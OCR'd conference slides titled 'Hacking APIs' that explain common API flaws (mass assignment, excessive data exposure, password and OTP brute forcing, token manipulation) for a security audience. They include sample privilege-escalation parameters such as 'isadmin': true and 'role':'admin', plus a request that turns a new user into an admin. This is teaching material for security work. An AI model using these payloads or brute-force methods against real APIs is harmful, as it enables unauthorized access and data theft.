HACKPROVE

2025 HACKPROVE WORLD

Hacking APIs

Risks, Techniques, Real world examples and Defense

Secure The Backbone Of Modern Application

2025/01/11

Muthu D

About Me

- Most Valuable Security Researcher at Microsoft in 2023 and 2024, recognized globally for contributions to improving security.
- Ranked 24th on the Microsoft Security Researcher Leaderboard in 2023.
- Consistently recognized as a Top Security Researcher in Microsoft across multiple quarters (2023 Q1, Q2, Q3, Q4) (2024 Q1, Q2).
- Recognized and rewarded by Cloudflare, GitHub, and Coinbase for impactful security research.
- Multiple Hall of Fame recognitions and rewards from Apple, Google, and others.
- Invited by Airtel to NullCon Goa 2023 for a live hacking event.

Twitter X

LinkedIn

Agenda

1. What is an API?
2. Why APIs are critical
3. Common API vulnerabilities
4. Real-world examples
5. Securing APIs
6. Conclusion

What is an API?

- **Definition:**

  An API (Application Programming Interface) allows communication between software applications.

- **Examples:**

  - REST
  - GraphQL
  - SOAP

Why APIs Are Critical

- – APIs power modern apps (e.g., social media, payment gateways, IoT).
- – Connect systems and expose data to partners, developers, or customers.

Fun Fact:

- APIs account for 83% of web traffic (source: Akamai).

Common API Vulnerabilities

1. Mass Assignment
2. Excessive Data Exposure
3. API Authentication Vulnerabilities
4. API Authorization Vulnerabilities (BOLA & BFLA)
5. Rate Limit Bypass
6. Header Injection Bypass

HACKPROVE

2025 HACKPROVE WORLD

Mass Assignment

- **Definition**: Unauthorized parameter inclusion in requests to alter object properties or privileges.


- **Example**: Sending a parameter like 'isAdmin': true, during account creation to elevate user privileges.

```
"admin": true,
"admin":1,
"isadmin": true,
"role":"admin",
"role":"administrator",
"MFA": "True",
```

- **Common places to discover**:
  - Account registration
  - Unauthorized Access to Organization
  - Finding Variables in Documentation
  - Fuzzing unknown variables
  - Blind Mass Assignment Attacks
  - Automate with Arjun and Burp Intruder

HACKPROVE

2025 HACKPROVE WORLD



Exploiting Mass Assignment

```
{
  "username": "alex",
  "password": "tiramasu"
}
```

```
New user created:
- username:   alex
- password:   <hash>
- privileges: user
```

```
{
  "username":  "alex",
  "password":  "tiramasu"
  "privileges":"admin"
}
```

```
New user created:
- username:   alex
- password:   <hash>
- privileges: admin
```


Excessive Data Exposure

- **Definition**: API reveals more data than necessary in responses, creating potential data leaks.\
- **Example**: Requesting account details and receiving information about other accounts.
- **Exploitation**:

  - Analyze responses for excess data.
  - Check API responses for sensitive fields not requested.

- **Common places to discover**:

  - Account registration
  - Support chat box
  - API endpoints like GET /api/users/batman



Application Server
Database Server
Name
John Doe
Credit Card
1234 1234 12...
SSN
555-55-5555
GET /api/userprofile
USER: John Doe
{ [Name: John..
Card No.: 4212....
SSN: 723-12-212,
Name: Mile..
Card No.: 4611....
SSN: 432-65-345,
....] }

API Authentication Vulnerabilities

- **Password Brute Force Attacks**:
  - Method: Attempt multiple passwords in rapid succession.
  - Example: Sending repeated login attempts until correct credentials are found.
- **OTP Brute Force Attacks**:
  - Method: Send 000001 to 999999 number of payloads.
- **Base64 and Token Manipulation**:
  - Method: Exploit predictable token formats or use Base64-decoded credentials.

HACKPROVE

